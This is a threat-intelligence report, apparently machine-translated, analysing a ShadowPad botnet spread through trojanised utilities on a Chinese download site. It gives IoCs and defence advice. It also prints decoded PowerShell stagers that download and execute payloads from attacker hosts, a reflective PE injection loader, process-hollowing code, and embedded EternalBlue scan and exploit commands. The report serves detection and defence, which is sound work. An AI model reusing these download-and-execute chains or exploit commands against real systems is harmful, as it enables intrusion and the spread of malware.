Analysis of the ShadowPad Botnet Spread via Download Sites

Antiy CERT

First draft completed: June 21, 2022

First published: June 24, 2022

The original report is in Chinese, and this version is an AI-translated edition.

1 Overview

Recently, Antiy CERT detected that the ShadowPad Botnet was spreading through the software download site "Weidang Download". Currently, nearly 2,000 devices in China have been infected by it.

Attackers upload malicious code disguised as multiple utility programs to a WeChat download site. Once downloaded and executed by the victim, the software creates a service item that downloads subsequent attack payloads from a designated C2 server. This payload attempts to inject itself into other processes and download new attack payloads. These new payloads exploit vulnerabilities to spread laterally and create a scheduled task on the compromised computer to achieve persistence.

ShadowPad Botnet was first discovered in March 2019. In the early days, it used the EternalBlue vulnerability to spread mining Trojans, and later began to spread ransomware [0]and data-stealing Trojans. In order to evade security software detection, the ShadowPad Botnet downloads malicious payloads during the attack without landing on the ground, but executes them directly in memory. The ShadowPad Botnet variant captured this time has no other malicious functions except for horizontal spread. It is speculated that it is currently in the spreading stage. In order to reduce the possibility of being discovered, no other types of malicious code are released. Since the malicious code in the attack process is obtained through network downloads, the attacker can change the attack payload at any time (such as attack payloads for different purposes such as ransomware, mining, and secret theft), causing greater losses to the victims.

2 ATT&CK Mapping Diagram Corresponding to the Sample

Distribution of technical characteristics corresponding to the samples:



Figure 2-1 Mapping of technical characteristics to ATT&CK

Specific ATT&CK technical behavior description table:

Table 2-1ATT&CK technical behavior description table

ATT&CK stages/categories	Specific behavior	Notes
Initial access	Hack the supply chain	Attack via download site
Execute	Utilize command and script interpreters	Leverage PowerShell scripts
Execute	Induce users to execute	Induce users to execute
Persistence	Create or modify system processes	Create a Service
Persistence	Utilize scheduled tasks/jobs	Create a scheduled task
Defense evasion	Deobfuscate/decode files or information	Deobfuscate/decode malicious code
Defense evasion	Hidden Behavior	Hidden Behavior
Defense evasion	Obfuscate files or information	Obfuscate malicious code
Defense evasion	Process injection	Process injection
Defense evasion	Execute signed binary agent	Execute using nssm
Discover	Discover files and directories	Discover files and directories
Discover	Discovery process	Discovery process
Discover	Discover remote systems	Scan remote systems
Lateral movement	Exploit remote service vulnerabilities	Scan for remote service vulnerabilities
Command and control	Use application layer protocols	Use HTTP protocol
Command and control	Create multi-level channels	Use multi-layer network payloads

3 Protection Recommendations

To effectively defend against this type of malicious code and improve security protection, Antiy recommends that enterprises take the following protective measures:

3.1 Improve Host Security Protection Capabilities

（1） Install terminal protection system: Install anti-virus software. It is recommended to install **Antiy Intelligent Endpoint Protection System**.

（2） Strengthen password strength: Avoid using weak passwords. It is recommended to use passwords that are 16 characters or longer, including a combination of uppercase and lowercase letters, numbers, and symbols. Also, avoid using the same password on multiple servers.

（3） Deploy an Intrusion Detection System (IDS): Deploy traffic monitoring software or equipment to facilitate the discovery and tracing of malicious code. **Antiy Persistent Threat Detection System** (PTD) uses network traffic as the detection and analysis object, and can accurately detect a large amount of known malicious code and network attack activities, effectively discovering suspicious network behavior, assets, and various unknown threats;

3.2 Improve Cybersecurity Awareness

（1） It is recommended to use genuine software downloaded from the official website. If there is no official website, it is recommended to download from a trusted source;

（2） It is recommended to execute suspicious files in a sandbox environment and only execute them on the host when safety is ensured. The **Antiy Persistent Threat Analysis System** (PTA) uses a combination of deep static analysis and sandbox dynamic loading and execution to effectively detect, analyze and identify various known and unknown threats.

3.3 Initiate Emergency Response Promptly When Attacked

（1） Contact the emergency response team: If you are attacked by malware, it is recommended to isolate the attacked host in a timely manner and protect the site while waiting for security engineers to investigate the computer; Antiy 24/7 service hotline: 400-840-9234 .

It has been verified that Antiy Intelligent Endpoint Protection System (IEP) can effectively detect and kill this data-stealing Trojan.

Figure 3-1 Antiy IEP provides effective protection for user terminals

4 Attack Overview

4.1 Attack Flowchart

Attackers upload malicious code disguised as multiple utility programs to a WeChat download site. Once downloaded and executed by the victim, the software creates a service item that downloads subsequent attack payloads from a designated C2 server. This payload attempts to inject itself into other processes and download new attack payloads. These new payloads exploit vulnerabilities to spread laterally and create a scheduled task on the compromised computer to achieve persistence.



Figure 4-1 2flow chart

4.2 Specific Attack Process

The attacker disguised the malicious code as practical software such as DirectX repair tools and Picture Toolbox, and uploaded it to the software download site "Weidang Download".



Figure 4-3 "Weidang Download" download interface

After downloading, the victim will receive a compressed file named "DirectX.Repair_4.1.0.30770_Enhanced.Edition". To lull the victim into complacency, the package contains not only malicious code disguised as a repair tool but also common supporting files such as update logs, technical documentation, and website links.

Figure 4-4 Contents of the compressed package

By checking the file details, its original file name is "Join Task Scheduler.exe" and the file size is only 3.08 MB, while the software size marked on the website is 116.58 MB.

Figure 4-5 Attributes of malicious code disguised as a repair tool

5 Sample Analysis

5.1 Sample Tags

Table 5-1Binary executable file

Virus name	Trojan/Win64.ChildHaveTrojan
Original file name	Add Task Scheduler.exe
MD5	E5EC937968841A68872AC135039B3914
Processor architecture	Intel 386 or later, and compatibles
File size	3.08 MB (3,229,696 bytes)
File format	BinExecute /Microsoft.EXE[:X64]
Timestamp	2022-03-10 06:34:09 UTC
Digital signature	None
Packer type	None
Compiled language	C/C++
VT first upload time	2022-03-27 14:35:05 UTC
VT test results	26/70

5.2 Detailed Analysis

After the sample runs, it reads and releases C:\Windows\nssm.exe (a third-party system service management tool called NSSM) from the resource section, and also starts a normal DirectX repair tool as a disguise.

```
sub_140007CE0(v11);
sub_140007CE0(v12);
sub_140007340(off_14002DBF0, 500i64, v11);
v0 = sub_1400026F0(v10, L"C:\\Windows\\essp.tmp");
v1 = sub_140002740(v0);
sub_140008630(v11, v1);
sub_140001DE0(v10);
v2 = sub_1400026F0(v10, L"C:\\Windows\\essp.tmp");
v3 = sub_140002740(v2);
sub_140007B70(v3, v4, 1i64);
sub_140001DE0(v10);
sub_140007340(off_14002DBF0, 501i64, v12);
v5 = sub_1400026F0(v10, L"C:\\Windows\\nssm.exe");
v6 = sub_140002740(v5);
sub_140008630(v12, v6);
```

Figure 5-1Release normal files and third-party tools

Use the released NSSM tool to create a service item "nssmsevr". The service function is to call PowerShell to download and execute subsequent payloads.



Figure 5-2Create a service item

Currently, the link redirects to http://win.yearidper.com/per.txt, which contains code that has been obfuscated with multiple layers of encoding. Its function is to download two malicious payloads disguised as images from the server.

```
$PEBytes = " -joiN [cHAr[]]( 67,58,92 ,87 , 105 , 110 ,100 , 111 , 119,115 ,92 , 83 ,121 ,115 , 87, 79,87 ,54,52 , 92 ,87 , 105 ,
110,100, 111 ,119 , 115, 80, 111 , 119, 101 ,114,83 ,104,101 ,108 , 108,92,110 , 49,46, 48 ,92, 112,111 , 119,101 ,114 , 115,104
, 101 ,108,108 , 46, 101 ,120 ,101, 32 ,32, 32, 45 , 78 , 111 , 110 ,73 ,110,32, 45, 78,111, 80 ,114,111 , 102 , 105,32 ,32
,32,32 , 34, 32,40, 32 ,110, 101, 87 , 45, 79 ,66, 106, 69 ,67, 84 ,32 ,32 , 73 , 79, 46 , 115,84 ,82 , 69,97 , 77, 114 ,69, 97,
100 ,69, 114 , 40, 40 , 32,110, 101,87, 45 , ...<省略>...,34)|IEx"
Invoke-Expression $PEBytes
```

① 解码

```
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe   -NonIn -NoProfi    " ( neW-OBjECT  IO.sTREaMrEadEr(( neW-OBjECT
IO.ComPRESsioN.deflaTeStrEam([SyStem.io.mEmoRySTReAm][SysTEM.CoNVerT]::frOMbaSE64STring('tZAxT4NQFIV3E/8DaRhg4LEYBaKHFqkhMhUpJg6mQ4
HTlvZaL3nvBtp/L2ipJi4ubnc4Oef7rjvbWNzfzc4C6zw4nrdAF7zkBxTiLCDqDXmsK5D46pE70rwpMrEV7bsJXq5JwrAoSRVcg3JuMVxhwx2M5UNrdWh2E9+/vXGXyTjxn
p2toFavOIlKqOCyb1tHOTSL01Q9QS79Yy5mamGkT8wNll+4l4j7A35YSanlI4LklBbYWzE5425P8A+i+WflL8lvx7+yX9FX2OqeqGqxTFIa4AaLYPre9Y3BnE2Bafa6+gA=
') , [Io.cOMpreSsiON.comPRESsiOnMODE]::decoMpReSs )),[TexT.encOding]::aScIi)).rEADtOEN6( ) | .((vaRiABLE
'*mDR*').NaME[3,11,2]-JOIN'')"
```

② 解码

```
$Base64Bytes = ((New-Object Net.WebClient).DownloadString("http://cdn.comenbove.com/powershell.jpg"))
$PEBytes = [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String($Base64Bytes))
Invoke-Expression $PEBytes
$Base64Bytes = ((New-Object Net.WebClient).DownloadString("http://cdn.comenbove.com/base64.jpg"))
$PEBytes= [System.Convert]::FromBase64String($Base64Bytes)
Invoke-ReflectivePEInjection -PEBytes $PEBytes -ForceASLR
```

Figure 5-3Service items functions

base64.jpg is actually a DLL file that is loaded into PowerShell or other processes for execution by powershell.jpg (an open source PE file loader disguised as an image) .

```
function Invoke-ReflectivePEInjection
{
<#
.SYNOPSIS

This script has two modes. It can reflectively load a DLL/EXE in to the PowerShell process,
or it can reflectively load a DLL in to a remote process. These modes have different parameters and c
please lead the Notes section (GENERAL NOTES) for information on how to use them.


1.)Reflectively loads a DLL or EXE in to memory of the Powershell process.
Because the DLL/EXE is loaded reflectively, it is not displayed when tools are used to list the DLLs

This tool can be run on remote servers by supplying a local Windows PE file (DLL/EXE) to load in to m
this will load and execute the DLL/EXE in to memory without writing any files to disk.


2.) Reflectively load a DLL in to memory of a remote process.
As mentioned above, the DLL being reflectively loaded won't be displayed when tools are used to list
process.
```

Figure 5-4 Decoded powershell.jpg

After loading, it will try to create multiple processes such as svchost.exe, cmd.exe, mmc.exe, ctfmon.exe, rekeywiz.exe, etc. and hollow them out to inject subsequent attack payloads.

```
ReadProcessMemory(**(HANDLE **)&flNewProtect[40], v384, &Buffer, 4u, (SIZE_T *)&flNewProtect[12]);
if ( *(_DWORD ***)&flNewProtect[16] != &v559 )
  sub_100048A8(6, 67449504, 1528);
if ( Buffer )
{
  *(_DWORD *)&flNewProtect[40] = *a10;
  *(_DWORD *)&flNewProtect[36] = &v559;
  v385 = off_103CA472(**(_DWORD **)&flNewProtect[40], &Buffer);
  if ( *(struct _STARTUPINFOA ***)&flNewProtect[36] != &v557 )
    v385 = sub_100048A8(6, 67449504, 1738);
  *(_DWORD *)&flNewProtect[28] = v385;
  if ( !v385 )
    goto LABEL_131;
  *(_DWORD *)&flNewProtect[40] = *a10;
  *(_DWORD *)&flNewProtect[36] = *((_DWORD *)v573 + 2) + 36;
  *(_DWORD *)&flNewProtect[32] = *((_DWORD *)v573 + 2) + 76;
  *(_DWORD *)&flNewProtect[28] = &v557;
  v386 = VirtualAllocEx(
           **(HANDLE **)&flNewProtect[40],
           **(LPVOID **)&flNewProtect[36],
           **(_DWORD **)&flNewProtect[32],
           0x3000u,
           4u);
  if ( *(struct _STARTUPINFOA ***)&flNewProtect[28] != &v557 )
    v386 = (void *)sub_100048A8(6, 67449504, 1866);
  lpBaseAddress = v386;
  if ( v386 )
  {
    *(_DWORD *)&flNewProtect[40] = *a10;
    v387 = *a1;
    sub_100014C5();
    v388 = 0;
    if ( v389 <= 0 )
      v388 = sub_100048A8(1, 67449504, 2074);
    *(_DWORD *)&flNewProtect[36] = (char *)v387 + v388;
    *(_DWORD *)&flNewProtect[32] = *((_DWORD *)v573 + 2) + 80;
    *(_DWORD *)&flNewProtect[28] = &v557;
    *(_DWORD *)&flNewProtect[24] = 0;
    v556 = (int)&flNewProtect[24];
    WriteProcessMemory(
      **(HANDLE **)&flNewProtect[40],
```

Figure 5-5Hollow injection process

The main function of the injected attack payload is to spread laterally. In addition to using multiple scripts embedded internally for vulnerability scanning and password cracking, it will also download and execute other attack scripts.

```
                db 'kLcpRCL1ACUYVEMxAzNxMVT1g1bp9mSt0UdsV3c1JHJK0AcpRCL0VHc0V3btUGdpJ'
                db '3djoQDgkCcpRSXn5WayR3cbhSbhJXYwpQD7lCKg42bkFGTg42bpR3YuVnZ"',0Dh,0A
                db '$base64 = $best64code.ToCharArray() ; [array]::Reverse($base64) ;'
                db ' -join $base64 2>&1> $null',0Dh,0Ah
                db '$LoadCode = [System.Text.Encoding]::UTF8.GetString([System.Conver'
                db 't]::FromBase64String("$base64"))',0Dh,0Ah
                db 'Invoke-Expression $LoadCode',0Dh,0Ah
                db 'C:\Users\Public\MS17010EXP.ps1',0
a1              db '1',0                ; DATA XREF: sub_40D19C:loc_40D3A8↑o
a19216811       db '192.168.1.1',0      ; DATA XREF: sub_40D19C+2A8↑o
                                        ; sub_40D8B0+1D3↑o ...
aPowershellIexN db 'powershell "IEX (New-Object Net.WebClient).DownloadString(',27h,'h'
                                        ; DATA XREF: sub_40D19C+2D8↑o
                db 'ttp://cdn.comenbove.com/Ladon66.jpg',27h,'); Ladon 192.168.1.1/16'
                db ' MS17010"',0
asc_443358      db '时发生异常',0           ; DATA XREF: sub_40D19C+3E1↑o
                                        ; sub_40D19C+46E↑o ...
aMs17010        db 'MS17-010',0         ; DATA XREF: sub_40D19C+6CC↑o
aMs17010_0      db ' MS17-010',0        ; DATA XREF: sub_40D8B0+56↑o
aWin            db '  [Win',0           ; DATA XREF: sub_40D8B0+F4↑o
aMs17010_1      db 'MS17-010 ',0        ; DATA XREF: sub_40D8B0+100↑o
aPowershellEpBy db 'powershell -ep bypass "Import-Module C:\Users\Public\EternalBlue.'
                                        ; DATA XREF: sub_40D8B0+203↑o
                db 'ps1;Invoke-EternalBlue -Target 192.168.1.1  -InitialGrooms 12 -ma
                db 'xAttempts 12 -Shellcode @(0x48,0x83,0xEC,0x28,0x48,0x83,0xE4,0xF0'
                db ',0x48,0x31,0xC9,0x65,0x48,0x8B,0x41,0x60,0x48,0x8B,0x40,0x18,0x48'
                db ' 0x8B 0x70 0x20 0x48 0xAD 0x48 0x96 0x48 0xAD 0x48 0x8B 0x58 0x20'
```


Figure 5-6 Attack scripts embedded in samples

Some attack scripts will be released to the user's public path.



Figure 5-7 Released attack script

After invading the system, a scheduled task named shell will be implanted, which will call PowerShell at regular intervals to download and execute the content of http://shell.comenbove.com.

Figure 5-8 A scheduled task named "shell" is implanted in devices that have been successfully compromised by lateral intrusion.

Since the malicious code in the attack process is obtained by downloading from the Internet, the attacker can change the attack payload at any time (such as attack payloads for different purposes such as ransomware, mining, stealing secrets, and lateral attacks), causing greater losses to the victims.

6 Summarize

The 2022 315 Gala exposed rampant issues on software download websites, including forced pop-ups, bundled installations, and deceptive downloads[2]. Many implicated download sites promptly removed features like "high-speed downloads". However, this does not mean that all resources on these sites are now clean and safe after rectification. For example, in this attack, the ShadowPad Botnet disguised itself as multiple practical software and uploaded them to the Weidang download site. Once users search for such tools through search engines, they may download and execute disguised malicious code. Users should always be vigilant and recommend using official websites to download genuine software. If there is no official website, it is recommended to use trusted sources for downloading. After the download is completed, the terminal defense system should be used to implement security detection as soon as possible. Do not easily open compressed files that have not been security-checked or run executable programs that have not been security-checked.

7 IoCs

*.comenbove.com
*.yearidper.com
4A7E1E20EB9EA62C01127BC9888BD775

2A871079CD6F8D845DE0554A6BA29DDF
2D738CE26F15190F1A2050FDA869C59A
5B8087006BB5E47388A0F083BDDC7198
00DB906A48D942ACAB0CAEAB370BAB00
1C7E1255E61295EB0E05A8101A597C55
6F2B43EE7E9F9486D45AD930D4ECE2B4
F972136743F1C8491CA09C668C2C99A9
BC5E57D6F8ED4EED377C85855C3DE26E
23651947A42FB14356182045660E71C1
44921906B7DB560B1FCFC08BCE4C21BE
DBEE63F0F801324D3106A746137436B6
DA8439E2AD085F320429F1CAF3D1D1E5

Appendix: References

Analysis of WannaRen ransomware
https://www.antiy.cn/research/notice&report/research_report/20200409.html
[2022 March 15th Gala] Such bundling is too shameless
https://315.cctv.com/

